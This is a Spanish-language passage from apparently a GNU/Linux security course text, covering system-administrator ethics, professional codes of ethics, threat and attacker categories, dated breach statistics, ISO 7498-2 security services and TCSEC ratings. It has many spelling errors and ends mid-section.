Hay muchas leyes para la protección de la propiedad intelectual. Sin embargo, con la proliferacion de las computadoras, la propiedad intelectual esta constantemente en riego de ser robada o usada inapropiadamente. Archivos de audio, peliculas y libros que tienen dueño y derecho de autor por individuos y corporaciones se han vuelto abiertos al robo y a la lectura atenta. Mientras ciertas leyes prohiben el robo del dato, hay tecnologías presentes para evitar tales leyes. A menudo, algunas leyes prueban ser ambiguas o no claras y resultan de pobre aplicacion. En cada caso, los usuarios toman una decision y justifican sus accio-

nes para el uso de las informaciones.

La decisión de un administrador de sistemas deben de seguir las leyes hechas cumplir para governar a los usuarios y debe ser hecha respetando los derechos y libertades que han sido dados a los usuarios de los ordenadores. Monitoreando los datos publicos que pasan a traves del servidor puede ser permitida para acciones particulares, donde los datos contenidos en un archivo de e-mail del usuario debe de ser considerado propiedad privada. Infomaciones tales como lo que es descargado y sus origenes pueden ser justificablemente examinados en orden de legalmente proteger los derechos de autor. Las políticaspueden ser implementadas para prevenir esas médidas, tales como la interdiccion de ciertos sitios (a traves de firewalls) e informacndo a los usuarios que ciertos tipos de archivos no seran permitidos en servidores especificos. Esto se mueve a informar a los usuarios que será permitido en un sistema para almacenamiento le da al administrador de sistemas un acuerdo tangible que debe de prevenir mal entendidos y el abuso de los recursos del sistema.

Respeto a los Usuarios del Sistema

Es una labor de los administradores de sistemas mantener todos los materiales ilegales fuera del servidor. Es también una labor del administrador de sistemas no violar los derechos individuales de los usuarios. Asi, un archivo de usuario debe de ser considerado privado al menos de que haya una evidencia de que este esta actuando irrespetando hacia otro individuo o a la propiedad de la compañía. Cuando hay una evidencia de abuso en el sistema, es también la labor del administrador informarle al usuario que su información personal necesita ser examinada. Un ejemplo de un código que protege los derechos de usuario puede envolver este estamento. La exploracion de los archivos personales de un usuario debe solo ser hecha después de que el usuario es informado sobre la investigacion y su propósito. Un administrador solo debe tomar acciones para invadir los derechos de un usuario si evidencias indiscutibles existen implicando una mala conducta conciente. Este tipo de interaccion y aplicacion de un código fundamental provee una manera ética para los administradores de sistemas mantener la prevencion de la actividad ilegal o de que materiales sean almacenados en los servidores bajo su cuidado. El paso tomado cuando tales abusos ocurren dependen del administrador de sistemas y la compañía. Sin embargo, uno debe de examinar todos los aspectos de cualquier situacion relacionada al abuso del sistema en oreden para justificar una decision que va a ser hecha apropiadamente. Esas decisiones luego deben de ser soportadas por las reglas acordadas por el administrador de sistemas y la sociedad a la cual el administrador pertenece.

Mientras el archivo de un usuario y las actividades don administradas, los administradores de sistemas deben de ser responsables de sus acciones usando sistemas éticos. Un administrador de sistemas es empleado para proteger y administrar un sistema y se les da acceso a todos los aspectos del sistema; por lo tanto, la extrema confianza debe de ser dada para mantener el sistema. A menudo una violacion ética por un adm,inistrador puede manipular los archivos del usuario, cambiando no solo la identidad de le usuario pero el ambiente dinamico y libre en la que ellos trabajan. Si un administrador desea, puede tener la abilidad de dañar seriamente el sistema de la compañía usando sus recursos para crackear contraseñas o ganar acceso no autorizado. Mientras esas médidas parecen extremas, la industria computacional espera confiar en los adminsitradores de sistemas con su información más sensible (importante).

Situacion Eticamente Hipotetica para un Adminsitrador de Sistemas

Cueste lo que cueste su opinion de la Edad de la información, usted encontrara situaciones donde tendra que confiar menos en su matematica, logica acilidades computacionales y depender del sentido comun, ético, moral y legalidad. Como el Internet esata todavia en su infancia, nuevas preguntas seran contestadas cada día sobre como debemos manejar el vasto monto de información disponible. Considere las siguientes situaciones hipoteticas:

- Mientra trabajas en el sistema de un compañero de trabajo, usted encuentra algun dato que es ilegal poseerlo. Si es software pirateado, pornografia, información terrorista, etc., ¿Qué harias?
- Como un administrador de sistemas, usted tiene acceso a los archivos del servidor los cuales contienen información secreta de la corporacion. Aunque su rol es simplificar la administracion de los archivos. Usted nesecita protegerse de cualquier repercucion que puede pasar si usted estuviera viendo la infomacion actual que contienen esos archivos?
- Su compañía tiene estrictas políticasprohibiendo el uso de los equipos de la corporacion para uso personal. Coomo administrador de redes, su trabajo es mantener la integridad de el ancho de banda. Ocacionalmente, sin embargo, usted escribe una letra en su ordenador personal y la envia desde el trabajo a su hijo el cual va a un colegio en otro estado. Esta usted violando las mismas políticaslas cuales usted tiene supuesto hacer cumplir?
- Alguien le hace un oferta de vender algun código de un software que fue escrito en una laptop que es de propiedad de su empleador actual. Aunque este fue escrito en casa, en su tiempo libre, y no tiene nada que hacer con el negocio de su empleador, Quien le pertenece legitimamente el código?

Aunque esas son situaciones hipoteticas, usted encontrara situaciones similarres donde usted esta forzado a decidir entre lo bueno y lo malo, legal e ilegal. También hay areas grises donde la respuesta no esta concreta. Hay pocas leyes para proteger a las personas y a las compañias, tales como la pirateria y las leytes de propiedad intelectual. Pero para cada regla, docenas de ecepciones emergen.

Como puede usted prevenir ser una victima o el perpetrador de tales crimenes? Las siguientes son algunas pautas generales qeu pueden ayudarlo:

• Usar el sentido común

Cada día a usted se le presentan situaciones que lo forzan a considerar las implicaciones éticas de sus actos. Aunque las circunstancias pueden ser diferentes, lo bueno y lo malo es usualmente fácil de distinguir. Si usted encuentra una situacion donde ustes esta inseguro de que hacer, considere el pro y el contra de cada eleccion. Si usted no puede saber como tomar la decision correcta, consulte a un superior o a una de los recursos listados anteriormente en esta seccion.

• Sea consistente

Su compañía debe de tener bien pensado sus politicas, las cuales usted seguira al pie de la letra. Solo como su Organizaciónpuede tener políticas que gobiernen el uso apropiado de la tecnologia de la información. Mucah corporaciones envian sun empleados de IT (Tecnologia de la Información) a seminarios de entrenamiento para aprender como fijar las políticasy agregarles.

• Conocer las limitaciones de la tecnologías

Aunque hay muchos significados de asegurar la información, usted necesita darse cuenta de que una vez que el archivo es guyardado o un mensaje es enviado, hay una buena posibilidad que la infomacion contenida estar disponible para otros partidos que el recipiente deseado. Siempre recuerde que borrando un archivo o mensaje no significa que necesariamente este se ha ido para siempre. Los items que no aparecen en su maquina local puede residir en un servidor remoto de backup o en un medio removible en cualquier otra parte. Una buena regla de pulgar no es teniendo cualquier archivo o enviando cualquier mensaje que usted no podra explicar su propósito en el día posterior.

• Conocer las leyes

Desde la Revoluvion Industrial ha habido muchas tecnologías e información apareciendo a un paso rapi-

do. Con toda esta nueva información viene la necesidad de proteger a los individuos y grupos del mal uso de esta tecnologia. Las leyes que gobiernan la tecnologia cambia tan rapido como la misma tecnologia, haciendo casi imposible el conocimiento de todas las legislaciones actuales. Usted debe, sin embargo, mantenerse actualizado con la leyes computacionales que lo pudieran afectar. Más adelante mostraremos muchos recursos que lo podrian ayudar en su busqueda.

Recursos

- Honestidad Intelectual en la Era de la Computacion, by Dr. Frank W. Connolly:
  http://www.luc.edu/infotech/cease/honesty.htm
- Responsabilidad Social para los Prefesionales en al Computacion:
  http://www.cprs.org/
- Computacion y sus Leyes
  http://samsara.law.cwru.edu/comp_law/
- El Código de Eticas del GNU

La certificacion GNU/Linux es una de las pocas certificaciones que identifican y codifican la necesidad para definir éticas.

Introducción/Negación

El propósito de este código es proveer al lector con un análisis de estándares acceptados por la industria que han surgidos a traves de lo extenso por la vision y el desarrollo por las sociedades profesionales computacionales. Los principios establecidos aqui forman un marco para tomar que las decisiones éticas pero no garantizan una solucion definitiva para todas las situaciones. A menudo, la mejor solucion puede ser obtenida incorporando las ideas presentadas aqui con juicio personal razonablemente fundado.

Como un profesional en IT, me someteré a lo siguiente:

I Respetar la confidencialidad de la información en tópicos que son consistentes con el interes publico.
II Investigar y reportar violaciones de las leyes de propiedad intelectual e informar a las partes ofendidas o las partes de cualquieras de las infracciones.
III Conformar para los estandares profesionales apropiados para lograr las metas especificas, excepto en situaciones eticamente justificables.
IV Esforzarce para adquirir conocimiento en mi campo y educar aquellas peticiones de ayuda.
V Reporatar cualquier dato fraudulento o incorrecto e informar a todas las partes involucradas.
VI Asegurar los conflictos de intereses, los cuales no pueden ser evitados en una manera razonable, son resolvidos por la colaboracion entre todas las partes involucradas.
VII Asegurar que todas las partes que se abrazan a los estandares tienen expocision justa y competencia de esos estandares y son provisto de habilidades para expresar sus opiniones y preocupaciones sobre tales estandares.
VIII No promocionar los intereses personales cuando se toman desiciones para la compañía.
IX Dar credito rasonable a todas las partes incolucradas.
X Mantener los acuerdos con el copyleft del GNU.
XI Preservar la integridad y la seguridad de la información
XII Verazmente representa las habilidades y capacidades.

Código de Etica (ISC) 2

El consorcio Internacion de Certificaciones de Seguridad de Sistemas de Información (ISC)2 es una corporacion sin fines de lucro formada en el 1989 para desarrollar un programa de Certificacion de Practicantes de los Seguridad de Sistemas de Información (CISSP). (ISC)2 ha codificado el código de éticas de los profesionales de la seguridad como sigue (http://www.isc2.org/code.html):

Hay solo cuatro mandamientos canons en el código. Por necesidad tales direcciones de alto nivel no eran pensados para sustituirlos por los juicios éticos de los profesionales.

Direcciones adicionales son provistas por cada una de las canons. Mientras estas direcciones pueden ser consideradas por la comitiva de parametros de conductas, es consultivomas bien que obligatorio. Este es pensado para ayudar a los profesionales en identificar y resolver los dilemas éticos inevitables que lo confrontaran.

Preambulo de los código éticos:

- Seguridad de la abundancia comun, deber a nuestros principios y para cada otro requerimiento que nosotros agregamos y parece ser que agregaremos, a los más altos estandares de comportamiento ético.
- Por lo tanto, adherencia terminante a este código es una condicion de la certificacion.

Código de Etica canons:

- Proteger la sociedad, la abundancia comun y la infraestructura.
- Actuar honorablemente, honestamente, justamente, responsablemente y legalmente.
- Proporcionar un servicio diligente y competente a los principales.
- Avanzar y proteger la profesion.

Direcciones adicionales es descrita en el código para detallar que el CISSP debe de actuar en una manera legal y atenta de la reputacion de una Organizacióny reportar situaciones y actos de una manera tecnica y competente, evitando el abuso de la información confidencial, y evitando ubicarse en una posicion donde pueden ser un conflicto de intereses.

Un elemento interesante del código (ISC)2 es que este anima el caminar, o dejando un trabajo donde el administrador requiere un empleado para no actuar con ética en orden de recordar un empleado.

Evaluacion de Riesgo

Estadísticas almacenadas es siempre es un arte imperfecto y exactamente lo que las Estadísticas almacenan por varios aspectos realmente significa que siempre esta abierto para alguna pregunta. El guardar en contra de ataques es dificil al menos que usted conozca como categorizar el ataque y contarlos sistematicamente. Todavia, asegurar completamente su sistema es imposible.

Los siguientes tópicos seran discutidos en esta seccion:

- El mito de la seguridad 100%
- Atributos de una Matrix de Seguridad Efectiva
- Que estas tratando de proteger
- Quien es la amenaza?
- Estadisticas de Crackers

El Mito de la Seguridad 100%

La conectividad implica riesgos. Si usted permite a usuarios legitimos acceso a su ordenador o redes, la oportunidad de abuso existe. Un dicho popular es que el unico ordenador seguro es aquel que ha sido desconectado de la red, apagado o encerrado en una caja de seguridad con la llave perdida. Aunque esta solucion puede hacer al ordenador seguro, pero también hace que el ordenador sea inutil. Sin embargo, aunque usted nunca alcance un punto de seguridad completo, usted puede alcanzar un nivel que prevenga las más

determinadas habilidades de los crackers para que accesen a su sistema. Las tecnicas apropiadas de seguridad pueden minimizar los efectos negativos de la actividad de un cracker en su organizacion. Acerca de la seguridad de Internet, usted puede usualmente restringir los permisos en las redes a los usuarios legitimos, de esta manera ellos pueden cumplir sus tareas pero no tienen más acceso que el necesario. El resultado de esta simple medida es que si un cracker puede robar el identificador legitimo de un usuario y entrar al sistema, este estará disponible de solo ganar acceso solo al nivel autorizado a ese usuario. Tales restrinciones puede limitar cualquier daño posible que el cracker puede causar usando el nombre de usuario y la contraseña robados.

Seguridad como Balance

Un principio clave de seguridad es usar soluciones que son efectivas pero no cargan a los usuarios legitimos los cuales desean accesar a la información nesecitada. Encontrar realmente maneras de aplicar estos principios es a menudo un acto dificil de balancear. Esta necesidad de balance aplica especialmente a la seguridad del Internet. Es absolutamente fácil emplear tecnicas de seguridad que se convierte en esa indiferencia legitima de los usuarios y que evite los protocolos de seguridad. Los crackers siempre estan preparados para capitalizar en tales actividades aparentemente inocentes. Asi, teniendo una extravagante política de seguridad puede resultar en menos efectiva la seguridad que si usted no tiene ninguna política de seguridad.

Usted siempre tiene que considerar el efecto de que su política de seguridad tendra usuarios legitimos. En la mayoria de los casos el ezfuerso requerido por sus usuarios es mayor que el incremento resultado en seguridad, sus políticasrealmente reduciran el nivel efectivo de seguridad de su compañía.

Atributos de una Matrix de Seguridad Efectivas

Aunque los componentes y configuraciones de un sistema de seguridad varian de compañía a compañía, varias caracteristicas siguen siendo constante. Una matrix confiable de seguridad es altamente segura y fácil de usar; este también tiene un costo rasonable. Una matrix de seguridad esta compuesta de caracteristicas de seguridad de sistemas operativos individuales, servicios de logs (registros) y equipos adicionales incluyendo firewalls, sistemas de detección de intrusos y esquemas de auditoria.

Atributo	Descripcion
Permite el Control de Acceso	- Usted debe de alcanzar sus metas de solo permitir el acceso a los usuarios legitimos.
Fácil de Usar	- Usted debe de minimizar la habilidad de comunicacion mientras minimiza la posibilidad de acceso de los crackers.
Apropiado Costo de Propiedad	- Usted ha minimizado la posibilidad de daños en el evento de acceso de los crackers.
Flexible y Escalable	- Si un sistema de seguridad es dificil de usar, muchos empleados encontraran la manera de evitarlo.
Reporte y alarma Superior	- Usted ha asegurado que la interfaz es intuitiva.
	- Usted ha considerado no solo el costo de la compra inicial, pero también el precio de la mejora y servicios.
	- Usted también ha considerado el costo de administracion. Cuantos empleados, que nivel de habilidad, será necesario implementar y mantener el sistema con exito?
	- Su sistema le permite a su compañía hacer negocios de la manera que desea.
	- Su sistema crecera asi como también la compañía crecera.
	- En el evento de una brecha de seguridad, su sistema notifica rapidamente al administrador y con suficientes detalles.
	- Usted ha configurado el sistema para que lo alerte tan eficientemente como sea posible. Las opciones de notificacionincluyen alertas por email, pantallas de computadores, paginadores asi sucesivamente.

Una matrix de seguridad es flexible y escalable, también tiene una capacidad superior de alarmas y reportes. La siguiente tabla resume los aspectos más importantes de un sistema de seguridad efectivo:

¿Qué está Usted Tratando de Proteger?

Ahora quen usted ha estudiado los principios generales envueltos en un sistema de seguridad,es hora de discutir que realmente necesita protección. Como usted construyo el perfil de la seguridad para su red, es provechoso clasificar sus activos en cuatro grupos de fuentes:

- Recurso de usuario final (ordenador usado por los empleados)
- Recursos de red (routers, switches, cuarto dem cableado y telefonia)
- Recursos de los servidores (incluyendo archivos, DNS, Web, FTP y servidores de e-mail)
- Almacenamiento de recursos de información (incluyendo bases de datos de comercio electronico

Recursos de Usuario Final

Asegurece de que ha habilitado los miembros de us Organizaciónparaproteger sus estaciones de trabajo. No todo el daño a sus recursos es el resultado de actividades de usuarios maliciosas, ni de crackers dentro de su sistema. A menudo, los ordenadores son dañados por un error simple del usuario.

Por ejemplo, muchos empleados en gran parte inconciente del peligro implicado en descargar archivos ActiveX y usando las applets de Java. Otros todavia no han habilitado los screen saver (protectores de pantallas) de claves para prevenir que se huzmee mientras estos estan fuera de la oficina auque sea por un pequeño periodo de tiempo. Los usuarios también pueden inadvertidamente descargar virus y trojanos, de tal modo comprometiendo las habilidades de su red. Un trojano es un archivo o programa que pretende operar en una manera legitima pero también tiene una alternativa, operacion secreta, tales como envianr información sencible de la compañía a un cracker via e-mail.

Sin embargo, los empleados pueden mejorar la seguridad aseguradonse se que sus navegadores esten configurados con los parametros más seguros para ActiveX y Java. Usted también debe asegurarse de que cada empleado usa un antivirus y observe las precauciones cuando esta descargando cualquiercosa desde el Internet.

Protegiendo los recursos locales es en gran parte una forma de educar a los usuarios individuales sobre aplicar tecnicas de seguridad facilmente. Sin embargo, la seguridad de Internet envuelve más que proteger los recursos individuales.

Recursos de Red

Sus redes son los medios primarios de comunicacion para la compañía completa. Si un usuariogana acceso o control a su red, o este ha accesado a todos o la mayoria de los datos de la compañía. Usted debe de estar al tanto de que muchos crackers pueden imitar cualquier dispositivo de Protocolo de Internet (IP) que tiene una direccion IP. Llamado Spoofing de IP, esta actividad le permite a los crackers ganar acceso para enganchar un sistema de spoofing. Por que la protección no esta disponible en el Protocolo de Control de Transmision/Protocolo de Internet (TCP/IP), un cracker puede tomar ventajas de cualquier dispositivo que nio tiene los mecanismos especificos en su lugar.

Otro recurso de la red incluye tales cosas como los routers, los cuales pueden ser vulnerables a ataques y snooping.

Recursos del Servidor

World Wide Web, e-mail y los servidores de FTP son vulnerables a varios tipos de ataques. Tipicamente, los servidores proveen los recursos para la infraestructura de la red y son la central de sus operaciones. Estos también controlas la seguridad del sistema. Los crackers tratan de ganar acceso a los recursos de los servidores por que ellos pueden accesar y luego controlar otros recursos.

Recursos de Almacenamiento de Información

Hot Spot	Amenaza Potencial
Recursos de usuario Final	Virus, trojanos y applets pueden dañar el sistema local. Los usuarios finales también pueden introducir problemas a traves de actividades ilicitas.
Recursos de Red	Spoofing de IP, snooping de sistem y obtener información.
Recursos del Servidor	Entradas no autorizadas, servicios interrumpidos y trojanos (los recursos de servidores son el blanco principal en la mayoria de los casos.)
Las Base de datos	Obtener secretos comerciales, datos de los clientes y los recursos de información y asi sucesivamente.

La funcion más vital de cualquier compañía es como organiza y distribuye la información. La última meta de algunos crackers es descubrir esta información asi como sobornar con las redes y métodos que ayudan a crar y comunicar la información. Los crackers desean información por muchas razones. Algunos son simplemente curiosos y otros son maliciosos. Otros todavia desean anganchar en un espionaje industrial. La siguiente tabla lista las vulnerabilidades potenciales que son partes de una red.

¿Quién es una Amenaza?

La cultura popular a menudo representa al cracker como brillante, un adolecente bajo realizacion que tiene problema con la autoridad. Aunque esta descripcion es algunas veces exacta, categorizar a los crackers en términos de sus actitudes y motivaciones es probablemente más util.

Actividades maliciosas ocurren por un número de razones. Sin embargo, tales actividades tipicamente caen dentro de tres amplias categorias. Quizas la más importante a considerar cuando se esta determinando la seguridad de su compañía es identificar el tipo de cracker usara como blanco a su compañía y anticipar cual es la actitud de ese cracker . Las tres categorias son el atacante casual, el atacante determinado y los espias.

El Atacante Casual

El atacante casual es algunas veces un buscador de información, pero más a menudo es un buscador de emocion. El atacante casual tiene lo que puede ser llamado como una mentalidad Everest. En otras palabras, el atacante casual esa crackiando su sistema simplemente por que este esta ahi. Ellos pueden ser detenidos con una aplicacion apropiada de seguridad, especialmente se esta política de seguridad especifica que usted lo encuentra y le responde al cracker. Algunos atacantes casuales son adolescentes traviesos con acces a una línea telefonica. Una gran cantidad de redes subterraneas de esos atacantes existen.

Atacantes Determinados

Los crackers determinados ganaran acceso a su sistema cueste lo que cueste, o la dificultad, o las consecuencias. Este tipo de crackers lograra accesar o por el Internet, o via un empleado. Los Crackers tienen el acceso a métodos probados o herramientas especificamente diseñadas para permitirles el acceso a sus red. En rencor de su equipamiento efectivo y claras políticasde seguridad, el tipo de determinacion de un cracker y la buena voluntad de un empleado cualquier metodo eventualmente guiara a lograrlo.

Los crackers determinados a menudo accesaran ilegalmente a sistemas altamente sofisticados para provar su valor de cracker. Tipicamente, esos crackers no estan fuera de destruir información, pero a menudo obtendran información sobre su compañía y las redes solo porque ellos pueden. Los crackers determinados tienen muchas motivaciones, tales como almacenar información dpara razones personales. Un cracker puede ser un empeado disgustado, mientras que otro puede ser motivado por resentimiento hacia grandes empresas o gobiernos. Muchos ataques son el resultado del interes del cracker en eliminar la presencia de lo que puede ser un contenido controversial o objecionable.

Otros Crackers tienen más motivaciones idosincraticas,, las cuales pueden ser basadas en un interes en alcanzar fama, una necesidad de ganar un sentido de realizacion, necesita demostrar una de sus habilidades en la red. Tales motivos pueden explicar la mayoria del graffiti del Web que ha occurrido en los pasados años.

Los Espias

Los espias tienen blancos especificos y desean ganar información o interrumpir servicios. Ellos son pocos financiados y pueden tener casi acceso ilimitados a recursos. Las motivaciones primarias para los espias incluyen ganar dinero y creencias ideologias. Esos cracker pararan en nada el ganar acceso a las redes las cuales tienen como blanco. Las compañías interesadas en el espionaje industrial y varios gobiernos a menudo financian a los grupos espias, pero algunos espias son mercenarios que trabajaran con los grandes licitadores.

En los capitulos posteriores se discutira como implementarfirewall y ofrecer maneras especificas de defenderse en contra de los crackers. Cuando esto llega a un cracker determinado, la revision es la herramienta más importante. Con una revision apropiada, usted descubrira y detendra un cracker lo más rapido posible. Una discusión más detallada de revision es presentada en capitulos posteriores, y otro capitulo ofrece un plan al cual usted debe responder al cracker y reportar tales actividades. Algunas veces es necesario contactar a las agencias de aplicacion de la ley, tales como la Oficina Federal de Investigaciones de los Estados Unidos (FBI).

Estadisticas de los Crackers

En rencor de las representaciones romanticas de los crackers en las peliculas tales como Sneakers, Hackers y Guerra de los Juegos, la actividad cracker esta demostrado que es costosa. De acuerdo con el Instituto de Seguridad Computacional y el Grupo de Respuesta a Emergencias Computacionales (CERT), el cracking esta en crecimiento y se esta convirtiendo cada vez más destructivo. CERT ha provisto las siguientes estadisticas para mostrar los efectos de la actividad cracker:

- Uno de cada cinco sitios en Internet ha experimentado una brecha de seguridad.
- Perdidas debido a las brechas de seguridad son estimadas a US$10 billones de dolares anualmente.
- Los intrusos se han incrementado un estimado de 50% en el año pasado.

De acuerdo con un exámen realizado a 745 Profesionales de IT en el 1999 conducido por la revista de Información de Seguridad (www.infosecuritymag.com), el 52% de los examinados had experimentado alguna forma de ataque, intrusos o salida de información propietaria en los 12 meses anteriores. La mayoria de los ataques no fueron conducidos por via externa, sino por empleados ubicados dentro de la misma red. El costo total de instrusos descubiertos por el examinados excedian los US$23 millones de dolares. Tales figuras no incluyen los incidentes no reportados o desconocidos.

La comunidad de TI ha respondido a tales ataques. La mayoria de las empresas han creados políticasde seguridad. Las empresas, organizaciones y sitios comerciales en línea estan implementando Firewalls,

Sistemas de Detección de Intrusos y programas para ayudar a las actividades de la red. Sin embargo, de acuerdo con un articulo de Seguridad de información, estas médidas no han detenido tales ataques. La continuacion de los ataques es generado debido a:

- Cada vez más ataques sofisticados y el avance rrapido de las tecnologías basadas en Internet.
- Sobrecarga del personal IT y la carencia de fondos para obtener recursos adicionales.
- Despliegue rapido de los sistemas que no han sido suficientemente seguros.

Estandares de Seguridad

Para completar nuestra discusión de la seguridad basica, debemos mencionar varios estandares que salen para ayudar a prover seguridad. El documento de la OrganizaciónInternacional de estandarizacion (ISO) 7498-2 "Arquitectura de Seguridad" define la seguridad como minimizar las vulnerabilidades de activos y recursos. Un activo es definido como cualquier cosa de valor. Una vulnerabilidad es cualquier debilidad que pude ser explotado para violar el contenido de un sistema de información.

La ISO clasifica a los ataques tanto accidentales o intencionales y activos o pasivos. Las amenazas accidentales son aquellas que existen sin intentos premeditados. Tales ataques como desastres natuales, y sistemas que funcionan mal caen dentro de este grupo. Las amenazas intencionales pueden extenderse desde la examinacion casual de datos de ordenadores y redes hasta sofisticados ataques usando especiales conocimientos de sistemas. Las amenazas pasivas no modifican la información contenida en el sistema; ni la operacion ni el estado del sistema son cambiados. La alteracion de información o cambios al estado del sistema u operaciones es onsiderado un amenaza activa al sistema.

En esta seccion, discutiremos los siguientes tópicos:

- Servicios de Seguridad
- Mecnismos de Seguridad

Servicios de Seguridad

El documento ISO 7498-2 define ciertos servicios de seguridad para todos los niveles de sistemas locales y remotos y acceso a las aplicaciones. Estos servicios son también descritos en el Modelo de Refernecia de Interconeccion de Sistemas Abiertos (OSI). La definición esta resumida en la siguiente tabla. Estos servicios seran examinados con más detalles en otros capitulos más adelante.

- **Confidencialidad:** Requiere que la información sea accesible únicamente por las entidades autorizadas. La confidencialidad de datos se aplica a todos los datos intercambiados por las entidades autorizadas o tal vez a sólo porciones o segmentos seleccionados de los datos, por ejemplo mediante cifrado. La confidencialidad de flujo de tráfico protege la identidad del origen y destino(s) del mensaje, por ejemplo enviando los datos confidenciales a muchos destinos además del verdadero, así como el volumen y el momento de tráfico intercambiado, por ejemplo produciendo una cantidad de tráfico constante al añadir tráfico espurio al significativo, de forma que sean indistinguibles para un intruso. La desventaja de estos métodos es que incrementan drásticamente el volumen de tráfico intercambiado, repercutiendo negativamente en la disponibilidad del ancho de banda bajo demanda.

- **Autenticación:** Requiere una identificación correcta del origen del mensaje, asegurando que la entidad no es falsa. Se distinguen dos tipos: de entidad, que asegura la identidad de las entidades participantes en la comunicación, mediante biométrica (huellas dactilares, identificación de iris, etc.), tarjetas de banda magnética, contraseñas, o procedimientos similares; y de origen de información, que asegura que una unidad de información proviene de cierta entidad, siendo la firma digital el mecanismo más extendido.

- **Integridad:** Requiere que la información sólo pueda ser modificada por las entidades autorizadas. La modificación incluye escritura, cambio, borrado, creación y reactuación de los mensajes transmitidos. La integridad de datos asegura que los datos recibidos no han sido modificados de ninguna manera, por ejemplo mediante un hash criptográfico con firma, mientras que la integridad de secuencia de datos asegura que la secuencia de los bloques o unidades de datos recibidas no ha sido alterada y que no hay unidades repe-

tidas o perdidas, por ejemplo mediante time-stamps.

- **No repudio:** Ofrece protección a un usuario frente a que otro usuario niegue posteriormente que en realidad se realizó cierta comunicación. Esta protección se efectúa por medio de una colección de evidencias irrefutables que permitirán la resolución de cualquier disputa. El no repudio de origen protege al receptor de que el emisor niegue haber enviado el mensaje, mientras que el no repudio de recepción protege al emisor de que el receptor niegue haber recibido el mensaje. Las firmas digitales constituyen el mecanismo más empleado para este fin.

- **Control de acceso:** Requiere que el acceso a los recursos (información, capacidad de cálculo, nodos de comunicaciones, entidades físicas, etc.) sea controlado y limitado por el sistema destino, mediante el uso de contraseñas o llaves hardware, por ejemplo, protegiéndolos frente a usos no autorizados o manipulación.

- **Disponibilidad:** Requiere que los recursos del sistema informático estén disponibles a las entidades autorizadas cuando los necesiten.

Mecanismos de Seguridad

De acuerdo con ISO, un mecanismo de seguridad es una tecnologia, una parte de un software o un procedimiento que implementa uno o más servicios de seguridad. La ISO clasifica los mecanismos como especificos o penetrantes. Un mecanismo de seguridad específico es una tecnologia o parte de un software que solo implementa un servicio de seguridad a la vez. La encriptacion es un ejemplo de un mecanismo de seguridad específico. Aunque usted puede usar la encripatacion para asegurar la confidencialidad de los datos, la integridad de los datos y el no repudio (todos los servicios), la tecnica de encriptacion actual que usa requiere diferentes tecnicas de encriptacion para implementar cada servicio.

Un mecanismo general de seguridad lista procedimientos que ayudan a implementar uno o más de los servicio de seguridad a la vez. Otro elemento que diferencia el mecanismo de seguridad general de los mecanismos especificos es que los mecanismosd generales no aplican para cualquiera de las capa del modelo OSI. Los ejemplos de un mecanismo persuasivo incluyen:

- **Funcionalidad Confiable**
  Es cualquier procedimiento que consolida un mecanismo existente. Por ejemplo, cuando usted actualiza la pila TCP/IP o ejecuta algun software para consolidar la habilidad para autentificar en su sistema Novell, UNiX o FreeBSD, usted esta usando un mecanismo persuasivo.
- **Detección de Eventos**
  Esta es la habilidad de detectar y reportar incidentes locales y remotos.

- **Rastro de Intervencion**
  Este es un mecanismo que le permite monitorear y documentar sus actividades de red.

- **Recuperacion de la Seguridad**
  Esta es la habilidad de reaccionar a un evento, incluyendo la creacion de soluciones a corto y largo plazo para conocer las vulnerabilidades. Esta también incluido la habilidad de reparar sistemas dañados.

Muchos gobiernos y organizaciones no haran negocios con otros que no esten probados conforme la seguridad con un estandar de tercera parte. La seguridad es a menudo una preocupacion regional, significa que varias industrias, organizaciones y gobiernos nacionales tienen diferentes procedimientos y estandares que proveen modelos de seguirdad efectivos. Los ezfuersos más recientes tentan con crear un documento global de seguridad ISO.

Los siguientos documentos de criterios no son especificos para GNU/Linux; esto significa que proveeran un marco de trabajo para varios tipos de redes:

- Criterios de Evaluacion de Tecnologías de Información de Seguridad (ITSEC)
- Criterios de Evaluacion de Sistemas Computacionales Confiables (TCSEC)
- Criterio Comun (CC)
- El Libro Naranja

Criterios de Evaluacion de Tecnologías de Información de Seguridad Europea

En Europa, el documento ITSEC BS 7799 de contornos de amenazas de red y varios controles que usted puede implementar para reducir las probabilidades de un ataque que lisia, tales como en sistema de control de acceso, el uso de una política de seguridad, y de médidas de seguridad fisicas. Esto define las vulnerabilidades como a algo que los administradores de sistemas deben de ser responsables. Este caracteriza las amenazas como algo sobre el cual tiene un poco de control. El documento BS 7799 fue rescrito en 1999 y detalla los siguientes procedimientos que usted puede implementar para asegurar su sistema:

- Procesos de Auditoria
- Sistemas de archivos auditados
- Determinacion de riesgos
- Manteniendo el control de Virus
- Administración apropiada de la información IT con respeto a los negocios diarios y los tópicos de seguridad.

Preocupaciones adicionales incluyen comercio electronico (e-commerce), cuestiones legales y métodos de reporte.

Criterios de Evaluacion de Sistemas Computacionales Confiables (TCSEC)

En los Estados Unidos, El Centro de Nacional de Seguridad Computacional (NCSC) es responsible de establecer los criterios de seguridad para los productos de computadores confiables. El NCSC creado por el TCSEC, el estandar del Departamento de Defensa (DoD) 5200.28, para el establecimiento de niveles confiables. Los criterios estan previstos a indicar la capacidad potencial de seguridad de un sistema y consiste en la efectividad funcionalidad de la seguridad.

TCSEC señala varios grados de seguridad, lo cuales van desde el nivel A al nivel D. El nivel D indica un sistema no seguro. El nivel A es el nivel más alto y es usado en ordenadores militares. Los niveles A, B y C tienen subniveles numericos, los cuales son A1, B1, B2, B3, C1 y C2. Mientras el número es más bajo, mejor la seguridad, como es mostrada más adelante.

Clasificación A1 (Máxima Seguridad). En este nivel, los sistemas operativos están diseñados de acuerdo a un modelo matemáticamente comprobado como seguro (por ejemplo, el sistemas de autentificación por medio de llaves públicas de Needham-Schroeder).

Clasificación B3 (Dominios de Seguridad). Estos sistemas, aunque no cuentan con un modelo matemático de seguridad, requieren de una reescritura del kernel del sistema operativo base de tal forma que el sistema operativo sea seguro desde el diseño. Las modificaciones del kernel están basados en el concepto de dominios de seguridad, donde los usuarios del sistema se clasifican en “universos” separados, es decir, los dominios. La interacción entre diversos dominios es imposible o está estrictamente controlada.

Clasificación B2 (Protección Estructurada). El kernel se reescribe para convertirlo en una entidad modular para poder controlar el acceso privilegiado a recursos del sistema. El acceso a cada módulo, requiere de autentificación por separado. También requiere de una separación más rigurosa de los papeles de usuario y

administrador.

